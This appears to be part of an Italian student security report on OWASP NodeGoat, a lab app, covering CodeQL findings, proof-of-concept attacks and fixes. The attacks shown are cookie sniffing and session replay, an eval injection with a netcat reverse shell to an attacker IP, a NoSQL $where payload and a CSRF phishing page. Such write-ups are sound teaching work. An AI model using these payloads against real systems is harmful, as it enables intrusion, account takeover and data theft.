Si è dunque scelto di **ignorare completamente il parametro url** proveniente dal frontend e di utilizzare al suo posto un URL base fisso definito nel backend (a codice o nelle variabili d'ambiente qualora si decide di rendere più dinamica la configurabilità dell'url di base). Questo URL è concatenato unicamente al parametro `symbol`, che è stato a sua volta **validato** tramite una semplice espressione regolare che accetta sigle finanziarie con dimensione variabile tra gli 1 e 5 caratteri, tutti in maiuscolo e composti da sole lettere.

```
1 const BASE_URL = process.env.YAHOO_FINANCE_URL; // "https
    ://finance.yahoo.com/quote/"
2 const SYMBOL_REGEX = /^[A-Z]{1,5}$/;
3
4 function ResearchHandler(db) {
5   "use strict";
6
```

```
7  const researchDAO = new ResearchDAO(db);
8
9  this.displayResearch = (req, res) => {
10     const symbol = req.query.symbol;
11
12     if (req.query.symbol) {
13         const url = req.query.url + req.query.symbol;
14
15         if (symbol && SYMBOL_REGEX.test(symbol)) {
16             const url = BASE_URL + symbol;
17
18             return needle.get(url, (error, newResponse, body)
19                 => {
20                 res.writeHead(200, { "Content-Type": "text/html"
21                     });
22                 ...
23             });
24         }
25     }
26 }
```

## 4.2 Session Hijacking – Sensitive Cookie sent over HTTP

Come mostrato nella figura seguente, **CodeQL** ha rilevato una vulnerabilità relativa alla trasmissione di cookie sensibili senza l'uso del protocollo HTTPS.

In particolare, è stato evidenziato che l'applicazione imposta cookie

di sessione senza richiedere una connessione cifrata (`secure: true`), rendendoli intercettabili su una rete non sicura.

Questa vulnerabilità **non è stata rilevata da ESLint**, poiché lo strumento si limita ad analisi statiche basate su **pattern**, senza considerare il comportamento dinamico di librerie esterne come `express-session`.

CodeQL invece, grazie alla sua **analisi semantica e di configurazione**, riesce a correlare l'impostazione dei cookie all'assenza di un canale sicuro.

Il middleware `express-session` è utilizzato per la gestione delle sessioni utente. In assenza del flag `secure: true`, il cookie viene trasmesso anche su connessioni HTTP non cifrate, rendendolo esposto a intercettazioni da parte di attaccanti sulla stessa rete.

```
1 app.use(session({
2   secret: cookieSecret,
3   saveUninitialized: true,
4   resave: true,
5   cookie: {
6     httpOnly: true,
7     secure: false
8   }
9 }));
```

Questa configurazione è particolarmente pericolosa in ambienti condivisi o non protetti in cui un eventuale attaccante può spoofare il traffico di rete e quindi leggere il contenuto dei pacchetti senza difficoltà come per reti Wi-Fi, pubbliche o, come cercheremo di replicare per il

nostro esempio di exploit della vulnerabilità, tra container Docker con bridge non isolati.

## Proof of Concept dell'attacco

Per dimostrare il rischio, è stato costruito un ambiente Docker con tre container:

- `web`: l'applicazione vulnerabile
- `curl-client`: il client che effettua il login
- `attacker`: attaccante che osserva il traffico sulla rete ed effettua l'attacco

Il file `docker-compose` è stato dunque modificato aggiungendo i servizi (container) del utente client e dell'attaccante, inoltre è stata creata la rete che mette in comunicazione i container docker, di seguito il file `docker-compose.yml`:

```
1 version: "3.7"
2
3 services:
4   web:
5     build: .
6     container_name: nodegoat_web
7     environment:
8       NODE_ENV: development
9       MONGODB_URI: mongodb://mongo:27017/nodegoat
```

```
10  command: >
11      sh -c "until nc -z -w 2 mongo 27017 && echo 'mongo is
        ready for connections' &&
12      node artifacts/db-reset.js &&
13      npm start; do sleep 2; done"
14  ports:
15      - "4000:4000"
16  depends_on:
17      - mongo
18  networks:
19      - nodegoat_net
20
21  mongo:
22      image: mongo:4.4
23      container_name: nodegoat_mongo
24      user: mongod
25      expose:
26          - 27017
27      networks:
28          - nodegoat_net
29
30  attacker:
31      image: alpine:latest
32      container_name: attacker
33      network_mode: host
34      command: sh -c "apk update && apk add --no-cache curl
        tcpdump && sleep infinity"
35  tty: true
```

```
36  stdin_open: true
37
38  curl-client:
39    image: alpine:latest
40    container_name: curl_client
41    command: sh -c "apk update && apk add --no-cache curl
      && sleep infinity"
42    tty: true
43    stdin_open: true
44    networks:
45      - nodegoat_net
46
47 networks:
48   nodegoat_net:
49     driver: bridge
```

Al container associato all'entità attaccante è stato assegnato il network mode host, tramite la direttiva `network_mode: host`. Questo consente al container di condividere lo stack di rete dell'host, garantendogli accesso diretto alla rete e alle interfacce dell'host, incluse tutte le connessioni e porte aperte, come se fosse eseguito nativamente sulla macchina.

Lanciando il `docker-compose` e collegandoci al container associato all'attaccante, è possibile monitorare il traffico di rete diretto verso il container che ospita la web application, utilizzando `tcpdump` per osservare i pacchetti sulla porta 4000:

```
1 tcpdump -i any -A port 4000 and tcp
```



Accedendo tramite `sh` al container client, possiamo simulare l'attività di un utente legittimo che tenta di autenticarsi all'applicazione.

La connessione alla web application può essere effettuata tramite il comando `curl`:

```
1 curl http://web:4000/login -d "userName=user1&password=
  User1_123"
```

```
unina@software-security:~/Scrivanja/SoftwareSecurity/elaborato$ docker exec -it curl_client sh
/ # curl http://web:4000/login -d "userName=user1&password=User1_123"
Found. Redirecting to /dashboard/ #
```

Figure 4.10: Login effettuato dal container client

Nel frattempo, l'utente attaccante visualizzerà in chiaro il contenuto dei pacchetti scambiati durante la comunicazione.

Di seguito è riportato l'output generato da `tcpdump`:

```
userName=user1&password=User1_123
16:08:38.325348 vethab535af P IP 172.18.0.4.4000 > 172.18.0.3.46720: Flags [.], ack 181, win 508, options [nop,nop,TS val 160042827 ecr 3908800380], length 0
E..4.0@.@..I.....hV...9....XR....
..K...
16:08:38.325349 veth5329549 Out IP 172.18.0.4.4000 > 172.18.0.3.46720: Flags [.], ack 181, win 508, options [nop,nop,TS val 160042827 ecr 3908800380], length 0
E..4.0@.@..I.....hV...9....XR....
..K...
16:08:38.358747 vethab535af P IP 172.18.0.4.4000 > 172.18.0.3.46720: Flags [P.], seq 1:384, ack 181, win 508, options [nop,nop,TS val 160042860 ecr 3908800380], length 383
E....P@.@.
.....hV...9....Y.....
..l...|HTTP/1.1 302 Found
X-Powered-By: Express
Location: /dashboard
Vary: Accept
Content-Type: text/plain; charset=utf-8
Content-Length: 32
set-cookie: connect.sid=s%3AHPZ-rKpwLRgMUKGXkZxq39azD00y3Vx.kR7Cs%2BrSJaEQa0sLlFg8GUobTbm702PsrBJ6FmIsrNY; Path=/; HttpOnly
Date: Mon, 23 Jun 2025 16:08:38 GMT
Connection: keep-alive
```

Figure 4.11: Output di `tcpdump` durante il login

Come evidenziato, l'attaccante è in grado di intercettare l'intero contenuto della richiesta, inclusi username, password e intestazioni

HTTP, tra cui **Set-Cookie**, che contiene il cookie di sessione.

Con queste informazioni, è possibile eseguire un attacco di **session hijacking** sfruttando il cookie sottratto per autenticarsi come l'utente vittima:

```
1 curl -s -b "connect.sid=s%3ArFRVW4b1JcFESPPktBV2APQ8gJzihyMo.
    LCyzUQiOQzeRY3tgwmTalpqUB1a%2F77mPIDiYfnJtado" http
    ://localhost:4000/dashboard
```

```
/ # curl "http://localhost:4000/dashboard"
Found. Redirecting to /login/ #
/ #
/ #
/ # curl -s -b "connect.sid=s%3ArFRVW4b1JcFESPPktBV2APQ8gJzihyMo.LCyzUQiOQzeRY3tgwmTalpqUB1a%2F77mPIDiYfnJtado" http://localhost:4000/dashboard
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="">
  <meta name="author" content="">

  <title>OWASP Node.js Goat Project</title>

  <!-- Bootstrap core CSS -->
  <link href="/vendor/bootstrap/bootstrap.css" rel="stylesheet">

  <!-- Add custom CSS here -->
  <link href="/vendor/theme/sb-admin.css" rel="stylesheet">
  <link rel="stylesheet" href="/vendor/theme/font-awesome/css/font-awesome.min.css">
  <link rel="stylesheet" href="/vendor/bootstrap/bootstrap-tour.css">
  <!--[if lt IE 9]><script src="/vendor/html5shiv.js"><![endif]-->
</head>
```

Figure 4.12: Accesso alla dashboard come utente compromesso

Come mostrato nell'immagine, l'attaccante riesce ad accedere all'applicativo direttamente alla dashboard, bypassando il redirect alla pagina di login, sfruttando la sessione dell'utente target.

## Mitigazione

Per mitigare l'attacco, è stato modificato il codice per abilitare l'uso di HTTPS. Contestualmente, è stato aggiornato il middleware `express-session`

per richiedere la trasmissione sicura del cookie (solo cioè tramite protocollo HTTPS, HTTP over TLS):

```
1 cookie: {  
2   httpOnly: true,  
3   secure: true  
4 }
```

Questa configurazione impone che il cookie venga inviato **solo su connessioni HTTPS**, impedendone quindi l'intercettazione su canali non cifrati.

Poiché l'opzione `secure: true` richiede l'utilizzo di un server HTTPS, è stata attivata la porzione di codice già fornita (e inizialmente commentata) nel progetto NodeGoat. Di seguito la configurazione utilizzata:

```
1 const fs = require("fs");  
2 const https = require("https");  
3  
4 const httpsOptions = {  
5   key: fs.readFileSync("./artifacts/cert/server.key"),  
6   cert: fs.readFileSync("./artifacts/cert/server.crt")  
7 };  
8  
9 https.createServer(httpsOptions, app).listen(port, () =>  
10   {  
11     console.log(`HTTPS server listening on port ${port}`);  
12   });
```

Una volta applicate le modifiche e **ricostruito l'ambiente Docker**, i cookie sono trasmessi esclusivamente su HTTPS. Questo impedisce l'attacco dimostrato in precedenza, poiché i dati di autenticazione viaggiano ora all'interno di un canale **cifrato tramite TLS**.

Lanciando nuovamente `tcpdump` e ripetendo la procedura di login dal container client, l'attaccante non sarà più in grado di leggere le credenziali o il contenuto del cookie di sessione. L'immagine seguente mostra l'output aggiornato di `tcpdump`: i pacchetti risultano cifrati e incomprensibili, confermando l'efficacia della mitigazione.

```
02.....9.
p.u.....kb...y...l.....X.....Y.#.....$#m.z.V.Q...m.....1.k.\Dn.n.....YYF@G.Y.`...q.z.lL.8#..\.....spN..ET.....K.....
W#..c.f.t.s...5.2.%.h.wa...Zj].....L.K.R...q2.K.9...k6t..d.....b.l.v.q.....FC2L...U...yC..7s.9...2l.cn.e...$.bh;N.....R.m.#/Y...
R:p..f2..R;
;...E3.....a:l.....6...&6...0.....F..H...W...l.....q.....D...
P.u.w.s...I...t.....e.....RL...;Ww[j..s.5..n!.....F.B7.....H.....R...nx+P..D...\
z.=7WV..C...Fw..0.1.....n0.7.1.y?...?g.h...>.....)u...Ng.*P.Y.....$Gg..h.....C..hIX{k.E...`...^..l.om.....o"1...E.#E.....
...m....."B..0..9m@..e...[...>.....v..j055}...x..&.w..
15:52:16.990938 veth5012b17 Out IP 172.18.0.4.4000 > 172.18.0.3.34180: Flags [P.], seq 1:961, ack 1555, win 501, options [nop,nop,TS val 159061492 ecr 3
907819044], length 960
E.....@P.....X.....\
{.....$..z..v..%.1.9..2.dR..b.c.*.@.....RM.{s...+...%.+a.....KWe=P.....2..(.....+...3.$.....jxL.Z.aJ.U.P.....j.....\J.7m6L
&.B.l.g..e..Ls..h..{...Y'j]...=.l..l.II...#X.....F...Q...X...s1.....B..w.R..X:B...0=...1.....s1F..#.<vs
0z.....^.....9.
p.u.....kb...y...l.....X.....Y.#.....$#m.z.V.Q...m.....1.k.\Dn.n.....YYF@G.Y.`...q.z.lL.8#..\.....spN..ET.....K.....
W#..c.f.t.s...5.2.%.h.wa...Zj].....L.K.R...q2.K.9...k6t..d.....b.l.v.q.....FC2L...U...yC..7s.9...2l.cn.e...$.bh;N.....R.m.#/Y...
R:p..f2..R;
;...E3.....a:l.....6...&6...0.....F..H...W...l.....q.....D...
P.u.w.s...I...t.....e.....RL...;Ww[j..s.5..n!.....F.B7.....H.....R...nx+P..D...\
z.=7WV..C...Fw..0.1.....n0.7.1.y?...?g.h...>.....)u...Ng.*P.Y.....$Gg..h.....C..hIX{k.E...`...^..l.om.....o"1...E.#E.....
...m....."B..0..9m@..e...[...>.....v..j055}...x..&.w..
15:52:16.990997 veth5012b17 P IP 172.18.0.3.34180 > 172.18.0.4.4000: Flags [.], ack 961, win 501, options [nop,nop,TS val 3907819045 ecr 159061492], l
ength 0
E..4..@P.....X.....XR.....
%
15:52:16.990999 veth94d2dad Out IP 172.18.0.3.34180 > 172.18.0.4.4000: Flags [.], ack 961, win 501, options [nop,nop,TS val 3907819045 ecr 159061492], l
ength 0
```

Figure 4.13: Output di tcpdump dopo la mitigazione della vulnerabilità

### 4.3 Injection

### 4.3.1 Server-Side JavaScript Injection

Altra vulnerabilità individuata da CodeQL, ma non da Eslint, è una **vulnerabilità di tipo Server-Side JavaScript Injection**.

Questo tipo di vulnerabilità si verifica quando l'applicazione, utilizzando l'input fornito dall'utente in input ad una funzione che consente di eseguire codice JavaScript, non valida correttamente l'input dell'utente, permettendo quindi l'esecuzione di codice JavaScript arbitrario sulla macchina server.

Anche questa vulnerabilità non è stata individuata da Esling, in quanto la stessa vulnerabilità non è identificabile tramite pattern matching, ma richiede un'analisi di taint tracking e di flusso dei dati, che è possibile effettuare solo con strumenti avanzati come CodeQL.

```
{
  "message": "This code execution depends on a [user-provided value](1).",
  "location": "NodeGoat/app/routes/contributions.js",
  "line": 32
}
{
  "message": "This code execution depends on a [user-provided value](1).",
  "location": "NodeGoat/app/routes/contributions.js",
  "line": 33
}
{
  "message": "This code execution depends on a [user-provided value](1).",
  "location": "NodeGoat/app/routes/contributions.js",
  "line": 34
}
```

Figure 4.14: Vulnerabilità di tipo Server-Side JavaScript Injection individuata da CodeQL

Accedendo al codice in corrispondenza dei punti individuati da CodeQL, notiamo l'utilizzo della funzione `eval`, funzione di "evaluation" di JavaScript, che consente di eseguire codice JavaScript, utilizzata nel nostro scenario per eseguire un'attività più banale che richiederebbe l'utilizzo di funzioni più semplici, meno pericolose e più

specifiche, come la conversione di stringhe in valori numerici. `eval` consente infatti, data una stringa in input di valutare operazioni matematiche eseguendo il codice JavaScript contenuto nella stringa. Il codice individuato nella riga 32,33 e 34 del file `contribution.js` è il seguente:

```
1  const preTax = eval(req.body.preTax);  
2  const afterTax = eval(req.body.afterTax);  
3  const roth = eval(req.body.roth);
```

Il codice è vulnerabile in quanto non valida l'input dell'utente, permettendo l'inserimento di codice JavaScript arbitrario che viene poi eseguito dal server.

## Proof of Concept dell'attacco

Per dimostrare la vulnerabilità e l'efficacia dell'attacco, possiamo, accedendo all'interfaccia dell'applicativo, tentare di eseguire codice JavaScript arbitrario.

Il servizio vulnerabile è accessibile nella sezione **Contributions** del menu laterale, dove l'utente può inserire i propri dati relativi ai contributi pensionistici, in particolare i campi coinvolti sono quelli riportati in figura:

Contribution Type	Payroll Contribution Percent (per pay period)	New Payroll Contribution Percent (per pay period)
Employee Pre-Tax	10 %	<input type="text" value="232323"/> %
Roth Contribution	0 %	<input type="text" value="2"/> %
Employee After Tax	0 %	<input type="text" value="3"/> %

Figure 4.15: Sezione Contributions

Questo consente di operare diverse tipologie d'attacco, come ad esempio un attacco di tipo Denial of Service, in cui si può tentare di bloccare il server in un ciclo infinito nell'esecuzione della richiesta.

```
1 while(1);
```

Tentando l'inserimento di questo codice nel campo, lo status della richiesta risulta Pending, come mostrato nell'immagine seguente:




Figure 4.16: Richiesta in Pending a causa del ciclo infinito

Questo accade perchè il server è bloccato nell'esecuzione del ciclo infinito, impedendo la risposta alla richiesta e rendendo l'applicativo non disponibile. Questo attacco, come quello di ReDoS visto precedentemente, è particolarmente efficace e pericoloso in ambienti Node.js, in quanto il server, per natura stessa di Node.js, è single-threaded e non può gestire altre richieste fino a quando il ciclo non termina, rendendo l'applicativo completamente non disponibile per i restanti utenti.

Tuttavia l'attacco di tipo Denial of Service non è l'unico possibile, ma è possibile eseguire qualsiasi codice JavaScript, è possibile ad esempio eseguire un attacco di tipo **Reverse Shell**, in cui si può tentare di stabilire una connessione verso un server remoto controllato dall'attaccante, permettendo all'attaccante di eseguire comandi sulla macchina server, inserendo ad esempio il seguente codice:



```
1 require('child_process').exec('nc 192.168.1.13 4444 -e /bin/sh')
```

Mentre sulla macchina attaccante possiamo metterci in ascolto sulla porta 4444, utilizzando ad esempio nc (netcat):

```
1 nc -lvp 4444
```

Possiamo ottenere una shell remota sulla macchina server.

```
unina@software-security:~/Scrivania/SoftwareSecurity/elaborato$ nc -lvp 8080
Listening on 0.0.0.0 8080
Connection received on 192.168.1.13 54960
$ uname -a
Linux software-security 5.15.0-133-generic #144-Ubuntu SMP Fri Feb 7 20:47:38 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
$
```

Figure 4.17: Shell remota ottenuta tramite l'attacco di tipo Server-Side JavaScript Injection

## Mitigazione

Per mitigare la vulnerabilità di tipo Server-Side JavaScript Injection, è fondamentale evitare l'utilizzo di funzioni pericolose come `eval` e validare sempre l'input dell'utente prima di utilizzarlo in operazioni che potrebbero eseguire codice. Nel caso specifico, è possibile sostituire l'utilizzo di `eval` con funzioni più sicure e specifiche per l'operazione desiderata, come ad esempio `parseFloat` o `parseInt` per convertire le stringhe in numeri, evitando l'esecuzione di codice JavaScript arbitrario.

```
1 let reTax;
2 let fterTax;
```

```
3      let oth;
4      try{
5          preTax = parseFloat(req.body.preTax);
6          afterTax = parseFloat(req.body.afterTax);
7          roth = parseFloat(req.body.roth);
8      }
9      catch (e) {
10         return res.render("contributions", {
11             updateError: "Invalid contribution
12                         percentages",
13             userId: req.session.userId,
14             environmentalScripts
15         });
16     }
```

In questo modo, l'input dell'utente viene convertito in un numero, ma non viene eseguito come codice JavaScript, prevenendo quindi la possibilità di eseguire codice arbitrario e mitigando la vulnerabilità di tipo Server-Side JavaScript Injection.

A seguito della modifica, l'inserimento di codice JavaScript arbitrario non è più possibile, come mostrato nell'immagine seguente:

Invalid contribution percentages ×

This screen allows you to change the **payroll percentages** deducted from your paycheck for each **contribution type**.

Contribution Type	Payroll Contribution Percent (per pay period)	New Payroll Contribution Percent (per pay period)
Employee Pre-Tax	0 %	<input type="text" value="while(1);"/> %
Roth Contribution	0 %	<input type="text" value="0"/> %
Employee After Tax	0 %	<input type="text" value="0"/> %

Submit

Figure 4.18: Errore di validazione dell'input dopo la mitigazione della vulnerabilità

### 4.3.2 (No)SQL Injection

L'applicativo utilizza un database **MongoDB** per la gestione dei dati, e come mostrato nella figura seguente, **CodeQL ha individuato una vulnerabilità di tipo NoSQL Injection**. In particolare, l'analisi ha rilevato che l'applicazione non valida correttamente l'input dell'utente

prima di utilizzarlo in una query al database, permettendo ad un attaccante di manipolare le query e ottenere dati non autorizzati.

```
}  
{  
  "message": "This code execution depends on a [user-provided value](1).",  
  "location": "NodeGoat/app/data/allocations-dao.js",  
  "line": 78  
}
```

Figure 4.19: Vulnerabilità di tipo NoSQL Injection individuata da CodeQL

Questa vulnerabilità non è stata individuata da Eslint, in quanto la stessa vulnerabilità non è identificabile tramite pattern matching, ma richiede un'analisi di taint tracking e di flusso dei dati, che è possibile effettuare solo con strumenti avanzati come CodeQL.

### Proof of Concept dell'attacco

Per dimostrare la vulnerabilità, è possibile accedere alla sezione **Allocations** dell'applicativo, dove l'utente può visualizzare le proprie allocazioni di fondi, in particolare i campi coinvolti sono quelli riportati in figura:

**Filter Assets based on Stock Performance**

Using above threshold value, it will return all assets allocation above the specified stocks percentage number.

**Asset Allocations for John <script>alert('XSS')</script>**

Domestic Stocks : **21 %**

Funds: **18 %**

Bonds: **61 %**

Figure 4.20: Sezione Allocations

Osservando il codice presso il file e la riga individuato da CodeQL, notiamo che l'applicativo utilizza il metodo `find` di MongoDB per cercare le allocazioni dell'utente, utilizzando una stringa che specifica le condizioni di ricerca, in questo caso l'ID dell'utente, come mostrato nel codice seguente:

```
1 $where: `this.userId == ${parsedUserId} && this.stocks >
    '${threshold}` `
```

Dunque osserviamo come l'interpolazione, così realizzata, rende, in assenza di sanitizzazione, l'input dell'utente potenzialmente pericoloso per un attacco NoSQL Injection, in quanto un attaccante può inserire una stringa che modifica la query e far sì che la stessa restituisca dati non autorizzati.

Per dimostrare la vulnerabilità, è possibile inserire una stringa nel campo di ricerca per threshold del tipo:

```
1 '1'; return 1 == '1'
```

In questo modo, la query diventa:

```
1 $where: `this.userId == ${parsedUserId} && this.stocks >
  '1'; return 1 == '1'`
```

Questo modifica la query in modo tale da restituire tutte le righe del database per il file `allocations`, in quanto la condizione `return 1 == '1'` è sempre vera, permettendo all'attaccante di visualizzare tutte le allocazioni degli utenti, non solo quelle dell'utente autenticato.

### Filter Assets based on Stock Performance

`1'; return 1 == '1`

Using above threshold value, it will return all assets allocation above the specified stocks percentage number.

Submit

### Asset Allocations for Node Goat Admin

Domestic Stocks : **17 %**

Funds: **22 %**

Bonds: **61 %**

### Asset Allocations for Will Smith

Domestic Stocks : **36 %**

Funds: **8 %**

Bonds: **56 %**

### Asset Allocations for John `<script>alert('XSS')</script>`

Domestic Stocks : **21 %**

Funds: **18 %**

Bonds: **61 %**

Figure 4.21: Risultato dell'attacco NoSQL Injection

## Mitigazione

Per mitigare la vulnerabilità di tipo NoSQL Injection, è fondamentale evitare l'utilizzo di interpolazioni di stringhe per costruire query al database e validare sempre l'input dell'utente prima di utilizzarlo in query al database. Nel caso specifico, è possibile utilizzare le funzioni di MongoDB per costruire query in modo sicuro, evitando l'interpolazione di stringhe e utilizzando invece oggetti per specificare le condizioni di ricerca, di seguito riportiamo il codice corretto:

```
1  const searchCriteria = () => {
2    if (threshold) {
3      const parsedThreshold = parseInt(threshold,
4                                         10);
5      if (parsedThreshold >= 0 && parsedThreshold
6          <= 99) {
7        return {
8          userId: parsedUserId,
9          stocks: { $gt: parsedThreshold }
10         };
11      }
12      throw `The user supplied threshold: ${
13          parsedThreshold} was not valid.`;
14    }
15    return {
16      userId: parsedUserId
17    };
18  }
```



```
16     };  
17  
18     allocationsCol.find(searchCriteria()).toArray((  
        err, allocations)  
19     ...
```

In questo modo, l'input dell'utente viene utilizzato in modo sicuro per costruire la query, evitando la possibilità di eseguire codice arbitrario e mitigando la vulnerabilità di tipo NoSQL Injection. Ripetendo le azioni precedenti sullo stesso endpoint, infatti, l'attacco non ha più effetto, come mostrato nell'immagine seguente:

**Filter Assets based on Stock Performance**

Stocks Threshold

Using above threshold value, it will return all assets allocation above the specified stocks percentage number.

**Submit**

---

**Asset Allocations for John <script>alert('XSS')</script>**

Domestic Stocks : **21 %**

Funds: **18 %**

Bonds: **61 %**

Figure 4.22: Risultato dopo la mitigazione della vulnerabilità NoSQL Injection

## Chapter 5

# Vulnerabilità Client-Side

Passiamo adesso alle vulnerabilità dell'applicativo lato client, ovvero quelle vulnerabilità che possono essere sfruttate da un attaccante che interagisce con l'applicativo tramite il browser dell'utente target.

### 5.1 Cross-Site Request Forgery (CSRF)

Prima vulnerabilità individuata da CodeQL, ma non da Eslint, è una vulnerabilità di tipo **Cross-Site Request Forgery (CSRF)**. Questa vulnerabilità si verifica quando un'applicazione non implementa meccanismi di difesa contro richieste provenienti da origini legittime. In questo caso l'applicativo non implementa nessun meccanismo di difesa contro CSRF, nè lato server, nè lato client, permettendo ad un attaccante di sfruttare questa vulnerabilità per inviare richieste malevole a nome dell'utente autenticato.

```
{
  "message": "This cookie middleware is serving a [request handler](1) without CSRF protection.\nThis cookie middleware is serving a [request handler](2) without CSRF protection.\nThis cookie middleware is serving a [request handler](3) without CSRF protection.\nThis cookie middleware is serving a [request handler](4) without CSRF protection.\nThis cookie middleware is serving a [request handler](5) without CSRF protection.\nThis cookie middleware is serving a [request handler](6) without CSRF protection.\nThis cookie middleware is serving a [request handler](7) without CSRF protection.\nThis cookie middleware is serving a [request handler](8) without CSRF protection.\nThis cookie middleware is serving a [request handler](9) without CSRF protection.",
  "location": "NodeGoat/server.js",
  "line": 78
}
```

Figure 5.1: Vulnerabilità di tipo CSRF individuata da CodeQL

Come possiamo osservare dall'immagine CodeQl ha individuato la vulnerabilità su diversi handler dell'applicativo, nel nostro caso scegliamo di analizzare l'handler `POST /profile` che consente all'utente di modificare i propri dati personali, inclusi i dettagli bancari.

### 5.1.1 Proof of Concept dell'attacco

Al fine di operare l'attacco, è necessario creare ed esporre una pagina web malevola, che invia una richiesta `POST` all'endpoint `/profile` dell'applicativo, sfruttando la sessione dell'utente autenticato e successivamente spingere l'utente autenticato a visitare la pagina.

Per creare la pagina malevola, possiamo utilizzare il codice HTML fornito dalla stessa documentazione OWASP dell'applicativo Node-Goat:

```
1 <html lang="en">
2 <head></head>
3 <body>
4   <form method="POST" action="http://localhost:4000/
      profile">
5     <h1>You are about to win a brand new iPhone!</h1>
6     <h2>Click on the win button to claim it...</h2>
```

```
7      <input type="hidden" name="bankAcc" value="12212"
      />
8      <input type="hidden" name="bankRouting" value="
      123123#"/>
9      <input type="submit" value="Win !!!"/>
10     </form>
11 </body>
12 </html>
```

Successivamente, è possibile salvare il codice in un file HTML e aprirlo nel browser, oppure ospitarlo su un server web con il comando:

```
1 python3 -m http.server 8080
```

A questo punto, accedendo all'applicativo ed autenticandosi legittimamente ad esso, simuleremo la vittima dell'attacco, che visiterà la pagina malevola accedendo all'indirizzo `http://localhost:8080/csrf.html`

La pagina mostrerà un messaggio che invita l'utente a cliccare sul pulsante per vincere un iPhone:




Figure 5.2: Pagina malevola per l'attacco CSRF

Una volta cliccato sul pulsante Win !!!, l'utente verrà automaticamente reindirizzato alla pagina dei profili e nel frattempo il browser avrà inviato una richiesta POST all'endpoint `/profile` dell'applicativo, modificando i dati dell'utente autenticato.

